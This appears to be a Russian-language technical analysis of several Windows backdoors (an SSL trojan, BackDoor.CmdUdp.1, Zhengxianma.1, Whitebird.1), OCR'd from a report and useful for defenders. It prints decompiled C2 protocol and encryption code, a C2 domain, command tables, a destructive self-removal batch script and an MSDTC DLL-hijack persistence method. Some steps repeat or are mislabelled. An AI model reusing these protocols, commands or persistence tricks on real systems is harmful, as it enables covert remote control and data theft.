В процессе поиска необходимых функций распаковывает из своего тела файлы ssleay32.dll и libeay32.dll, которые лежат по смещению `0xF2` в шелл-коде и сжаты с помощью библиотеки zlib, и вручную загружает их. После этого троян парсит зашитую в своем теле конфигурацию:

```
Bing@Google@Yahoo|tv.teldcomtv.com:53;tv.teldcomtv.com:53;|
1;1;1;1;1;1;1;|00-24;|5;
```

где строка `[string]|1;1;1;1;1;1;1;|00-24;|` определяет расписание сеансов связи с управляющим сервером.

Конфигурация может содержать до 6 адресов управляющих серверов. Каждый адрес состоит из адреса и порта, разделенных символом двоеточия.

Далее текущие дата и время сравниваются с параметрами из конфигурации. Если дата и время удовлетворяют параметрам конфигурации, производится попытка подключиться к одному из указанных в ней управляющих серверов по протоколу SSL. После успешного подключения программа собирает информацию о зараженном компьютере:

```
#pragma pack(push, 1)
struct botinfo
{
  wchar_t compname[100];
  _BYTE osver;
  _BYTE gotcompname;
  _BYTE isx64arch;
  _BYTE macaddress[6];
  _DWORD ipaddress;
  _BYTE byte10;
  _BYTE iswow64proc;
  _WORD year;
```

```
  _WORD month;
  _WORD day;
};
#pragma pack(pop)
```

Затем отправляет информацию о зараженном компьютере на сервер `(cmdid == 0x129E, datasize == 0xdd)` и проверяет, чтобы присланный ответ соответствовал `cmid == 0x132A`. Отправляет пакет, содержащий `cmdid == 0x155B` и 3 параметра для каждого из 30 возможных модулей. Далее переходит в режим ожидания команд от сервера. Время ожидания вычисляется по формуле:

```
v12 = 60000 * ctx->period;
min = 120000 * ctx->period / 3u;
ticks = ctx->imp->GetTickCount();
ctx->imp->Sleep(ticks % (v12 - min) + min);
```

где `ctx->period` — это последнее число из конфигурации. После паузы процесс связи с сервером начинается сначала.

Сервер может присылать следующие команды:

Команда	Описание	Аргументы	Ответ	Данные ответа
`0x1AC3`	Поддержание соединения	no	`0x1AC3`	
`0x1C1C`	Удалить себя из системы	-	-	-

`0x230E`	Создать буфер для полезной нагрузки (шелл-код или MZPE-файл)	Структура payload_params:
		`#pragma pack(push,1)`
		`struct payload_params`
		`{`
		`  _BYTE type;`
		`  _DWORD index;`
		`  _DWORD dword5;`
		`  _DWORD bufsize;`
		`  _DWORD shellcode_ep;`
		`  _DWORD sig;`
		`};`
		`#pragma pack(pop)`
			`0x2873` в случае успеха
			
			`0x2D06` в случае провала
				`0 (размером _QWORD)`
				
				-

`0x294C`	Скопировать полезную	Данные для копирования	`0x2873`	Текущий размер полезной

Команда	Описание	Аргументы	Ответ	Данные ответа
	нагрузку в подготовленный буфер			нагрузки (размером _QWORD)
`0x2AC8`	Запустить полезную нагрузку	-	`0x2743`	`0` (размером _QWORD)
`0x2D06`	Освободить память под полезную нагрузку	-	`0x2D06`	-
`0x590A`	Запустить файловый менеджер	Аргументом ждет следующую структуру: `#pragma pack(push,1) struct cmdarg { _BYTE cmdid; char s[]; }; #pragma pack(pop)`	`0x590A` (Запуск файлового менеджера) `0x3F15` (завершение менеджера)	Структура, которую получил от сервера, с ограничением длины второго параметра до 90 символов -
`0x3099`	Обработка прочих команд	Аргументом ждет следующую структуру: `#pragma pack(push,1) struct cmdarg { _BYTE cmdid; char s[]; }; #pragma pack(pop)`	`0x3F15` (начало обработки команды) `0x3F15` (завершение обработки команды)	Структура, которую получил от сервера, с ограничением длины второго параметра до 90 символов -

0x2AC8 (Запуск полезной нагрузки)

Используется после команд `0x230E` и `0x294C`. Необходимым условием является параметр `payload_params->index == 4`. Троян запускает поток, в котором будет производить все действия. Троян запускает поток, в котором будет производить все

действия. Если `payload_params->sig == 0x7AC9`, это значит, что полезная нагрузка не зашифрована.

Если полезная нагрузка зашифрована, для расшифровки формируется ключ:

```
imp->sprintf(rc4_key, "%02x#%02X_5B", BYTE2(payload_params->sig), (unsigned __int8)
payload_params->sig);
```

Ключ впоследствии расширяется до 256 байт, и далее весь буфер расшифровывается полученным ключом.

- Если параметр `payload_params->type == 0`, то буфер содержит шелл-код, а
- `payload_params->shellcode_ep` указывает смещение в шелл-коде, откуда нужно начать выполнение.
- `если параметр payload_params->type == 1`, то буфер содержит MZPE-файл. Троян загружает его в память и выполняет код на OEP (Original entry point). Далее у файла проверяется наличие экспортных функций; при наличии таковых ищет функцию `GetClassObject` и выполняет ее.

При любом другом значении параметра `payload_params->type` программа завершает свою работу.

0x590A (Запуск файлового менеджера)

Устанавливается новое соединение с управляющим сервером, в котором будет принимать команды файлового менеджера.

Установив соединение, посылает пакет, содержащий `cmdid == 0x3F15` и данные, которые были получены от сервера. При этом длина параметра `cmdarg->s` ограничивается 90 символами. После этого запускает поток, в котором ждет команд от сервера через установленное соединение.

Группа	Команда	Описание	Аргументы	Ответ	Данные ответа
Данные ответа	`0x1AC3`	Поддержание соединения	-	`0x1AC3`	-
Чтение файла	`0x55C3`	Получить размер файла	`fsread`struct `#pragma pack(push,1) struct fsread { _DWORD pos_high;`	`0x5DE4` в случае, если файл открыть не удалось `0x5DE1` в случае, если удалось открыть файл	- Размер файла (типа QWORD)

			_DWORD pos_low; wchar_t filename[400]; }; #pragma pack(pop)		
	0x55C4	Прочесть файл (используется после 0x55C3)	-	0x5DDC если текущая позиция в файле больше или равна размеру файла 0x5DDB отправка данных файла	- данные файла блоками по 0x1800 байт
	Любой код, кроме 0x5013,после 0x55C4	Ошибка	-	0x5DE4 ошибка	-
	0x5013	Закрыть файл	-	-	-
Запись файла	0x55C7	Открыть файл на чтение и запись	Имя файла (wchar_t[400])	0x5DE4 в случае, если файл открыть не удалось 0x5DE1 в случае, если удалось открыть файл	- Размер файла (типа QWORD)
	0x55C8	Записать данные в файл	Data to be written	0x5DE2 подтверждение записи	-
	Любой код, кроме 0x5013 или	Ошибка	-	0x5DE4 ошибка	-

	0x55C9, после 0x55C8				
	0x55C9	Окончание записи файла	-	0x5DE3 подтверждение окончания записи	-
	0x5013	Закрыть файл	-	-	-
Листинг директории	0x55C5	Листинг директории	Путь (wchar_t[400])	0x5DDD начало формирования листинга директории	-
	–	Игнорируется. Листинг остановится только при перечислении всех файлов и вложенных каталогов или возникновении ошибки	-	0x5DDE листинг каталога, исключая папки. Если размер пакета со следующим файлом превышает максимальный размер пакета (0x2000 байт), тогда отправляет текущий пакет и начинает формировать новый. После обхода всех файлов проходит рекурсивно по всем каталогам, формируя листинг для каждого.	Листинг: `#pragma pack(push,1) struct fsfileinfo { wchar_t filename[]; _QWORD filesize }; struct fslsfiles { fsfileinfo files[]; }; #pragma pack(pop)`
	–	-	-	0x5DDF листинг директории	-

				успешно завершен 0x5DE0 листинг директории завершен с ошибкой	-

0x3099 (Прочие команды)

Проверяет, был ли создан `fir` пайп для указанного сервером идентификатора команды. В случае отрицательного результата запускает поток, в котором запускает полезную нагрузку (аналогично команде `0x2AC8`).

Устанавливается новое соединение с управляющим сервером, в котором будет принимать команды, связанные с `0x2AC8`. Установив соединение, посылает пакет, содержащий `cmdid == 0x3F15` и данные, которые были получены от сервера. При этом длина параметра `cmdarg->s` ограничивается 90 символами. После этого запускает поток, в котором ждет команд от сервера через установленное соединение.

Если `fir` пайп создан, троян отправляет пакет `0x32E0` без параметров, затем отправляет пакет `0x3F15` также без параметров, после чего завершает обработку команды.

Создает 3 пайпа:

- `\\.\pipe\windows@#%02XMon`
- `\\.\pipe\windows@#%02Xfir`
- `\\.\pipe\windows@#%02Xsec`

где `%02X` заменяется на число, переданное сервером.

В отдельном потоке читает данные из `fir` пайпа и отправляет их на сервер с идентификатором команды `0x34A7`.

Далее троян запускает еще один поток, в котором непосредственно обрабатывает команды сервера:

- `0x1AC3` — поддержание соединения;
- `0x3167` — записывает в `sec` пайп полученные от сервера данные;
- `0x32E0` — записывает в `Mon` пайп команду `0x32E0`;
- `0x38AF` — записывает в `Mon` пайп команду `0x38AF` и разрывает соединение с сервером;

- `0x3716` — записывает в `sec` пайп 12 байт полученных от сервера, а также указатель на буфер с полезной нагрузкой, ее размер и смещение до точки входа шелл-кода;
- `0x3A0B` — аналогично `0x3099`;
- `0x3CD0` — запускает прокси.

0x3CD0 (Прокси)

При получении команды `0x3099` в рамках обработки команды `0x590A` пытается открыть порт `127[.]0.0[.]1:5000`. В случае неудачи увеличивает номер порта на единицу и пробует снова, пока порт не будет открыт. Затем записывает во второй пайп 3 байта: 1 байт аргумента и 2 байта — открытый порт.

Запускает поток, в котором ожидает входящих соединений. Как только соединение установлено, осуществляет передачу данных из сокета на управляющий сервер и обратно. При отправке данных на управляющий сервер `cmdid` выставляется в `0x9F37`.

0x1C1C (Удаление из системы)

Программа пытается завершить свой процесс через `taskkill /f /pid`. Копирует cmd.exe в директорию `%ALLUSERSPROFILE%\\com.microsoft\\dllhost.exe` (для Windows XP — `%ALLUSERSPROFILE%\\Application Data\\com.microsoft\\dllhost.exe`). Для более поздних версий Windows также копирует `%WINDIR%\\System32\\`\\cmd.exe.mui в `%ALLUSERSPROFILE%\\com.microsoft\\dllhost.exe.mui`, где `— имя региональных настроек по умолчанию.`

Создает в каталоге `%ALLUSERSPROFILE%\\com.microsoft\\` (для Windows XP — `%ALLUSERSPROFILE%\\Application Data\\com.microsoft\\`) файл mshelp.bat, содержащий следующий набор команд:

```
sc stop misics
sc delete misics
rd /s /q  "%ALLUSERSPROFILE%\\Misics"
rd /s /q  "%ALLUSERSPROFILE%\\Media"
taskkill /f /pid <curpid>
rd /s /q  "%HOMEDRIVE%\\DOCUME~1\\ALLUSE~1\\APPLIC~1\\Misics"
rd /s /q  "%HOMEDRIVE%\\DOCUME~1\\ALLUSE~1\\APPLIC~1\\Media"
reg delete "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" /v "Misics" /f
del %0
```

где `<curpid>` — PID трояна.

Запускает пакетный файл и завершает свою работу.

Протокол связи с сервером

Перед отправкой на сервер данные шифруются. Сначала генерируется RC4-ключ для шифрования заголовка пакета:

1) Генерируется заголовок пакета, состоящий из 8 DWORD:

```
imp->memset(header, 0i64, 32i64);
...
header[4] = 0xE0B2;  //signature
header[5] = cmdid;
header[3] = datasize;
header[0] = datasize + imp->GetTickCount() % 0x87C9;
header[1] = datasize + imp->GetTickCount() % 0x3F0D;
header[2] = datasize + imp->GetTickCount() % 0x9B34;
header[7] = datasize + imp->GetTickCount() % 0xF317;
```

2) На основе `header[7]` генерируется `key_part_2`, состоящий из 4 байт:

```
key_part_2[3] = LOBYTE(header[7]) & 0x7A;
key_part_2[2] = BYTE2(header[7]) ^ 0x81;
key_part_2[1] = BYTE1(header[7]) ^ 0x4E;
key_part_2[0] = HIBYTE(header[7]) & 0x3D;
```

3) На основе `header[7]` генерируется `key_part_2`, состоящий из 4 байт:

```
key_part_3[2] = BYTE2(header[7]) & 0xA6;
key_part_3[3] = LOBYTE(header[7]) ^ 0x6F;
key_part_3[1] = BYTE1(header[7]) ^ 0x86;
key_part_3[0] = HIBYTE(header[7]) & 0xE4;
```

4)На основе полученных `header[7], key_part_2, key_part_3` генерирует строку, которая является коротким ключом для расшифровки header:

```
z = 0;
for ( i = 0i64; i < 4; ++i )
{
  imp_->sprintf(&rc4_key[z], "%02X", *((unsigned __int8 *)&header[7] + i));
  z += 2;
  imp_->sprintf(&rc4_key[z], "%02x", key_part_2[i]);
  z += 2;
  imp_->sprintf(&rc4_key[z], "%02X", key_part_3[i]);
  z += 2;
}
```

5) Полученный короткий ключ расширяется до ключа длиной 256 байт, который используется для шифрования алгоритмом RC4:

```
p_rc4_key = &rc4_key[1];
do
{
  p_rc4_key += 2;
  v28 = x % short_key_len;
  v29 = x + 1;
  x += 2;
  *(p_rc4_key - 3) = short_key[v28];
```

```
  *(p_rc4_key - 2) = short_key[v29 % short_key_len];
}
while ( x < 256 );
```

6) Полученным RC4-ключом шифруется заголовок (32 байта).

Далее генерируется RC4-ключ для шифрования данных пакета:

1) Формируется `key_part_4` (4 байта):

```
imp->memcpy(key_part_4, (char *)&header[3], 4i64);
key_part_4[2] = key_part_4[1] & 0x89;
key_part_4[1] = key_part_4[1] & 0x89 ^ 0x60;
key_part_4[3] = key_part_4[0] ^ 0xAC;
key_part_4[0] = (key_part_4[0] ^ 0xAC) & 0xCD;
```

2) Формируется `key_part_2` (4 байта):

```
imp->memcpy(key_part_5, (char *)&header[5], 4i64);
key_part_5[3] = key_part_5[0] & 0xB0;
key_part_5[0] = key_part_5[0] & 0xB0 ^ 0xD1;
key_part_5[2] = key_part_5[1] ^ 0x8D;
key_part_5[1] = (key_part_5[1] ^ 0x8D) & 0x64;
```

3) Формируется `key_part_6` (4 байта):

```
imp->memcpy(key_part_6, (char *)&header[4], 4i64);
key_part_6[3] = key_part_6[0] & 0xB4;
key_part_6[0] &= 0x94u;
key_part_6[2] = key_part_6[1] ^ 0x91;
key_part_6[1] ^= 0xF9u;
```

4) Формируется `key_part_7` (4 байта):

```
imp->memcpy(key_part_7, (char *)&header[2], 4i64);
key_part_7[3] = key_part_7[0] & 0x8A;
key_part_7[0] &= 0x82u;
key_part_7[2] = key_part_7[1] ^ 0xB2;
key_part_7[1] ^= 0xD8u;
```

5) Формируется короткий ключ, который в последующем будет использоваться для шифрования данных:

```
c = 0
  for ( k = 0i64; k < 4; ++k )
  {
    imp->sprintf(&rc4_key_final[c], "%02X", key_part_4[k]);
    c += 2;
    imp->sprintf(&rc4_key_final[c], "%02x", key_part_5[k]);
c += 2;
    imp->sprintf(&rc4_key_final[c], "%02X", key_part_6[k]);
    c += 2;
    imp->sprintf(&rc4_key_final[c], "%02x", key_part_7[k]);
    c += 2;
  }
```

6) Полученный короткий ключ расширяется до ключа длиной 256 байт, который используется для шифрования алгоритмом RC4.

The trojan sends a POST request:

```
  imp->sprintf(
    request,
    "POST http://%s/updates.php?0x%08x HTTP/1.1\r\n"
    "Host: %s\r\n"
    "Connection: Keep-Alive\r\n"
    "User-Agent: Mozilla/5.0\r\n"
    "Cache-Control: no-catch\r\n"
    "Content-Length: %d\r\n"
    "\r\n",
    host,
    ctx->tick,
    host,
    datasize + 32i64);
```

Параметр `ctx->tick` меняется после каждого запроса и равен `GetTickCount() % 0xFFFFFFFE`.

В качестве данных запроса используются зашифрованные алгоритмом RC4 данные, в начало которых дописан `key_part_1` (32 байта).

При приеме пакета заголовки ответа пропускаются, и проверяется лишь наличие в них строки `\r\n\r\n`. Троян читает заголовок (первые 32 байта), и далее следуют этапы расшифровки ответа:

1) На основе `header[7]` генерируется `key_part_2`, состоящий из 4 байт:

```
key_part_2[3] = LOBYTE(header[7]) & 0x7A;
key_part_2[2] = BYTE2(header[7]) ^ 0x81;
key_part_2[1] = BYTE1(header[7]) ^ 0x4E;
key_part_2[0] = HIBYTE(header[7]) & 0x3D;
```

2) На основе `key_part_1[7]` генерируется `key_part_3`, состоящий из 4 байт:

```
key_part_3[2] = BYTE2(header[7]) & 0xA6;
key_part_3[3] = LOBYTE(header[7]) ^ 0x6F;
key_part_3[1] = BYTE1(header[7]) ^ 0x86;
key_part_3[0] = HIBYTE(header[7]) & 0xE4;
```

3) На основе полученных `header[7], key_part_2, key_part_3` генерирует строку, которая является коротким ключом для расшифровки header:

```
z = 0;
for ( i = 0i64; i < 4; ++i )
{
  imp_->sprintf(&rc4_key[z], "%02X", *((unsigned __int8 *)&key_part_1[7] + i));
  z += 2;
  imp_->sprintf(&rc4_key[z], "%02x", key_part_2[i]);
  z += 2;
  imp_->sprintf(&rc4_key[z], "%02X", key_part_3[i]);
  z += 2;
}
```

4) Формируется `key_part_4` (4 байта):

```
imp->memcpy(key_part_4, (char *)&header[3], 4i64);
key_part_4[2] = key_part_4[1] & 0x89;
key_part_4[1] = key_part_4[1] & 0x89 ^ 0x60;
key_part_4[3] = key_part_4[0] ^ 0xAC;
key_part_4[0] = (key_part_4[0] ^ 0xAC) & 0xCD;
```

5) Формируется `key_part_5` (4 байта):

```
imp->memcpy(key_part_5, (char *)&header[5], 4i64);
key_part_5[3] = key_part_5[0] & 0xB0;
key_part_5[0] = key_part_5[0] & 0xB0 ^ 0xD1;
key_part_5[2] = key_part_5[1] ^ 0x8D;
key_part_5[1] = (key_part_5[1] ^ 0x8D) & 0x64;
```

6) Формируется `key_part_6` (4 байта):

```
imp->memcpy(key_part_6, (char *)&header[4], 4i64);
key_part_6[3] = key_part_6[0] & 0xB4;
key_part_6[0] &= 0x94u;
key_part_6[2] = key_part_6[1] ^ 0x91;
key_part_6[1] ^= 0xF9u;
```

7) Формируется `key_part_7` (4 байта):

```
imp->memcpy(key_part_7, (char *)&header[2], 4i64);
key_part_7[3] = key_part_7[0] & 0x8A;
key_part_7[0] &= 0x82u;
key_part_7[2] = key_part_7[1] ^ 0xB2;
key_part_7[1] ^= 0xD8u;
```

8) На основе полученных `key_part_4`, `key_part_5`, `key_part_6`, `key_part_7` генерирует строку, которая является коротким ключом для расшифровки полезной нагрузки:

```
z = 0;
for ( j = 0i64; j < 4; ++j )
{
  imp_->sprintf(&payload_rc4_key[z], "%02X", key_part_4[j]);
  z += 2;
  imp_->sprintf(&payload_rc4_key[z], "%02x", key_part_5[j]);
  z += 2;
  imp_->sprintf(&payload_rc4_key[z], "%02X", key_part_6[j]);
  z += 2;
  imp_->sprintf(&payload_rc4_key[z], "%02x", key_part_7[j]);
  z += 2;
}
```

9) Расшифровывает `header` ключом, сформированным на шаге №3, расширенным до 256 байт;

10) Проверяет, чтобы `header[4]` был равен `0xE0B2;`

11) `header[5]` содержит идентификатор команды, а `header[3]` — размер полезной нагрузки;

12) Принимает полезную нагрузку и расшифровывает ее RC4-ключом, полученным на этапе №8, расширенным до 256 байт.

BackDoor.CmdUdp.1

Является бэкдором для операционных систем семейства Microsoft Windows. Позволяет дистанционно управлять зараженными компьютерами, реализуя функции remote shell — запуска cmd.exe и перенаправления ввода-вывода на управляющий сервер злоумышленника.

Троян написан на C++; PDB-файл с отладочной информацией при компиляции на компьютере злоумышленника располагался по адресу `C:\VS2010\CMD_UDP_Server\Release\CMD_UDP_DLL.pdb`.

Принцип действия

BackDoor.CmdUdp.1 имеет следующие экспортируемые функции:

```
??0CCMD_UDP_DLL@@QAE@XZ
??4CCMD_UDP_DLL@@QAEAAV0@ABV0@@Z
?fnCMD_UDP_DLL@@YAHXZ
?nCMD_UDP_DLL@@3HA
LoadProc
ServiceMain
```

Попав на целевой компьютер, троян может работать как с установкой в систему, так и без нее. В первом случае используется экспорт функции `ServiceMain`, во втором — экспорт функции `LoadProc`. Для обеспечения собственной автозагрузки бэкдор устанавливается в систему в качестве службы.

Раз в 3 минуты BackDoor.CmdUdp.1 передает на управляющий сервер `tv.teldcomtv.com:8080` сообщение `hello` и ждет дальнейших команд. Связь с сервером выполняется по протоколу UDP.

В ответ сервер может отправить трояну одно из нескольких управляющих слов:

- `hello`;
- `world`;
- `exit`.

Команда «hello»

При получении этой команды бэкдор запускает процесс cmd.exe, при этом ввод и вывод командного интерпретатора перенаправляются в 2 неименованных канала (пайпа). В случае успешного создания процесса на сервер отправляется сообщение `cmd OK`.

Кроме того, запускается поток, в котором троян будет отправлять на сервер данные из `stdout/stderr` процесса cmd.exe. Если запустить cmd.exe не удалось, бэкдор уведомляет об этом сервер, отправляя `cmd err`.

Команда «world»

Эта команда останавливает на 1 секунду основной запущенный поток cmd.exe.

Команда «exit»

Команда завершает созданный ранее процесс cmd.exe.

Если ответ сервера не содержит ни одной из трех указанных команд, то его содержимое отправляется в cmd.exe на исполнение.

BackDoor.Zhengxianma.1

Троян-бэкдор для операционных систем семейства Microsoft Windows. Предназначен для несанкционированного управления зараженным компьютером путем реализации функции remote shell — запуска cmd.exe и перенаправления ввода-вывода на управляющий сервер злоумышленника.

Принцип действия

Представляет собой динамическую библиотеку, имеющую следующие экспортируемые функции:

- `GetOfficeDatatal`
- `Entrypoint`

При инициализации проверяет текущую дату системы: она не должна быть ранее 2013-05-05. В случае подтверждения модифицирует свой код в памяти для передачи управления на экспорт функции `GetOfficeDatatal`.

Функция GetOfficeDatatal

Троян проверяет наличие файла `C:\WINDOWS\debug\rdp.sh` и, если такой существует, прекращает свою работу. Если указанный файл отсутствует, программа создает службу `MsMpsvc` с отображаемым именем Windows Defender Service. В качестве исполняемого файла троян указывает путь к исполняемому файлу своего процесса. Далее генерирует пустой файл `C:\WINDOWS\debug\rdp.sh`, служащий маркером создания соответствующей службы.

Функция Entrypoint

Основная функциональность бэкдора содержится в экспортируемой функции `Entrypoint`. Троян открывает порт 35636 для связи с управляющим сервером. При наличии входящего подключения отправляет оператору строку вида `Please enter Pass:\r\n`. Ответная строка должна содержать 11 символов; если она имеет другую длину, троян передает сообщение `pass is too long or short\r\n` и разрывает соединение.

При получении корректного ответа троян вычисляет хеш MD5 от введенной строки, переводит результат в шестнадцатеричное представление и сравнивает с эталонным значением `220B9FDC9C3CB7C667DCED54D92CFA0F` зашитым в тело программы. При отсутствии совпадения передает сообщение `pass is error\r\n` и разрывает соединение.

При совпадении троян отправляет оператору строку вида `pass is OK\r\n` после чего запускает cmd.exe с перенаправлением ввода/вывода на управляющий сервер.

BackDoor.Whitebird.1

Троян-бэкдор для операционных систем семейства Microsoft Windows. Бэкдор предназначен для установки зашифрованного соединения с управляющим сервером и несанкционированного управления зараженным компьютером. Имеет функции файлового менеджера, прокси и Remote Shell. Наряду с BackDoor.PlugX, использовался для первичного проникновения в сетевую инфраструктуру.

Принцип действия

Представляет собой динамическую библиотеку с экспортируемой функцией `MyInstall`. При заражении устанавливается в директорию `C:\Windows\System32\oci.dll`.

Запуск программы происходит следующим образом. При старте ОС запускается служба координатора распределенных транзакций Microsoft Distributed Transaction Coordinator — MSDTC. В реестре Windows находятся параметры этой службы, которые хранят имена загружаемых библиотек. В реестре Windows находятся параметры этой службы, которые хранят имена загружаемых библиотек. Ключи OracleOciLib и OracleOciLibPath в ветке HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSDTC\MTxOCI по умолчанию имеют значения oci.dll и %systemroot%\system32 соответственно. При сохранении трояна в %systemroot%\system32\oci.dll он будет автоматически загружен в память при старте службы MSDTC.

При инициализации создает мьютекс gfhfgh6y76734d,1111, после чего происходит загрузка библиотеки и вызов экспортируемой функции MyInstall.

MyInstall

Троян способен определять необходимость использования прокси-сервера, проходить базовую авторизацию и аутентификацию по протоколу NTLM. В процессе работы ведет журнал и сохраняет его по адресу c:\programdata\logos.txt.

Устанавливает соединение с управляющим сервером, после чего обменивается с ним ключами. Все последующие пакеты между трояном и сервером шифруются. Для шифрования используется алгоритм на основе XOR-операции с длиной буфера 28 байт. Все пакеты шифруются со сквозным смещением в буфере, однако для шифрования и дешифровки используются раздельные счетчики.

Для запроса команд у сервера и отправки результатов используется следующая структура:

```
#pragma pack(push, 1)
struct st_getcmd
{
  _DWORD sig;
  _DWORD cmd;
  _DWORD res;
  _DWORD dwordc;
};
#pragma pack(pop)
```

Параметр `sig` всегда имеет значение `0x03` value. Для запроса команды у сервера `cmd` выставляется в `0x200`, а параметры `res` и `dwordc` — в ноль. В случае отсутствия поступления от сервера любых данных в течение 44 секунд троян посылает пакет с параметром `cmd` в значении `0x00`. Эти действия повторяются до тех пор, пока от сервера не будет получен какой-либо ответ.

Список команд

Ниже представлены команды, которые может выполнить троян, и ответы на них:

- `0x00` — отсутствие ответа, ожидание следующей команды;
- `0x01` (сбор информации о боте) — отвечает структурой `cmd_botinfo`:

```
#pragma pack(push, 1)
struct cmd_botinfo_int
{
  _DWORD sig; // 0x03
  _DWORD OSMajorVersion;
  _DWORD OSMinorVersion;
  _DWORD OSPlatformId;
  _DWORD userpriv;
  _DWORD botip;
  _QWORD MemTotalPhys;
  _BYTE macaddr[6];
  wchar_t szCSDVersion[128];
  wchar_t hostname[64];
```


```
  wchar_t username[64];
  char connect_string[256];
};

struct cmd_botinfo
{
  _BYTE sig; // 0x03
  _WORD len; // 0x3AC
  _WORD cmdid;
  _BYTE gap[10];
  cmd_botinfo_int info;
};
#pragma pack(pop)
```

- `0x02` (запуск remote shell) — отвечает пакетом, аналогичным полученному от сервера;
- `0x03` (запуск расширенного файлового менеджера) — отвечает пакетом, аналогичным полученному от сервера;
- `0x05` (запуск remote shell v2) — отвечает пакетом, аналогичным полученному от сервера;
- `0x06` (запуск менеджера прокси) — отвечает пакетом, аналогичным полученному от сервера;
- `0x100` (команда ping) — отвечает `cmd=0x00`;
- `0x400` (команда на переподключение к серверу) — отвечает `cmd=0x300`;
- `0x600` (функция-заглушка) — отвечает `cmd=0x600; res=0xffffffff`;
- `0x700` (запуск команды через ShellExecute) — отвечает `cmd=0x700`; в случае неудачи — `res=0xffffffff`.

Обмен ключами

Обмен ключами с управляющим сервером происходит следующим образом:


Троян случайными значениями инициализирует буфер размером 28 байт. Затем берет зашитый массив данных размером 52 байта.



Шифрует байты с 15 по 43 алгоритмом на основе XOR-операции, используя случайно генерируемые байты, и отправляет полученный буфер на сервер. В ответ должно прийти 5 байт, где нулевой байт — `0x16`, а результат функции `htons` от WORD, начиная с третьего байта, является размером следующего пакета, который не должен превышать `0x3FF9` байт.

После этого принимает следующий пакет, данные которого не используются в дальнейшем обмене.

Затем троян использует второй зашитый буфер размером 332 байта.



Шифрует байты с 9 по 265 и с 304 по 332 алгоритмом на основе XOR-операции, используя случайно генерируемые байты. 28 байт, начиная с 276 байта, заменяются данными, сгенерированными при первой инициализации буфера. В ответ должно прийти 5 байт, где нулевой байт — `0x14`, а результат функции `htons` от WORD, начиная с третьего байта, является размером следующего пакета, который не должен превышать `0x3FF9` байт.

После этого принимает следующий пакет, данные которого не используются в дальнейшем обмене.

Затем троян принимает от сервера 5 байт, где нулевой байт — `0x16`, а результат функции `htons` от WORD, начиная с третьего байта, является размером следующего пакета, который должен быть равен `0x38` байт.

Принимает следующий пакет от сервера и передает `0x38` байт в функцию инициализации ключа шифрования:

```
__int64 __fastcall CCrypt::GenKeys(ccrypt *this, _BYTE *ext_key)
{
  __int64 result; // rax
  int i; // [rsp+0h] [rbp-18h]
  for ( i = 0; i < 28; ++i )
  {
    this->key[i] ^= ext_key[i];
    this->key[i] ^= ~(_BYTE)i;
    if ( !this->key[i] )
      this->key[i] = ~(_BYTE)i;
    result = (unsigned int)(i + 1);
  }
  return result;
}
```

Функция Remote Shell

Троян копирует `%WINDIR%\System32\cmd.exe` в `%WINDIR%\System32\alg.exe`. Инициализирует новое подключение к управляющему серверу и посылает следующий пакет:

```
#pragma pack(push,1)
struct cmd_remoteshell
{
  _WORD sig; // 0x03
  _WORD len;
  _WORD cmd; // 0x02
  _BYTE gap[10];
  _BYTE macaddr[6];
};
#pragma pack(pop)
```

Затем запускает скопированный alg.exe с перенаправлением ввода/вывода в пайпы. Если запуск провалился, то вместо alg.exe запускает cmd.exe. При наличии данных в пайпе вывода функции троян отправляет данные на управляющий сервер в пакете:

```
#pragma pack(push,1)
struct cmd_remoteshell_out
{
  _WORD sig; // 0x03
  _WORD len;
  _WORD cmd; // 0x202
  _BYTE gap[10];
  wchar_t buffer[];
};
#pragma pack(pop)
```

При этом троян периодически проверяет наличие данных от управляющего сервера и, когда они приходят, парсит полученную команду.

Список команд Remote Shell

Команда	Описание	Аргумент	Ответ
`0x100`	Режим keep-alive	-	`cmd = 0x00`
`0x102`	выполнить команду в Remote Shell	Команда	-
`0x103`	запустить файловый менеджер (запись в конец существующего файла)	путь до файла, конечный размер файла	значение cmd идентично значению в пакете сервера; `res = -1` в случае неудачи;

0x203	запустить файловый менеджер (чтение файла)	путь до файла, смещение в файле	res = 0 в случае успеха.
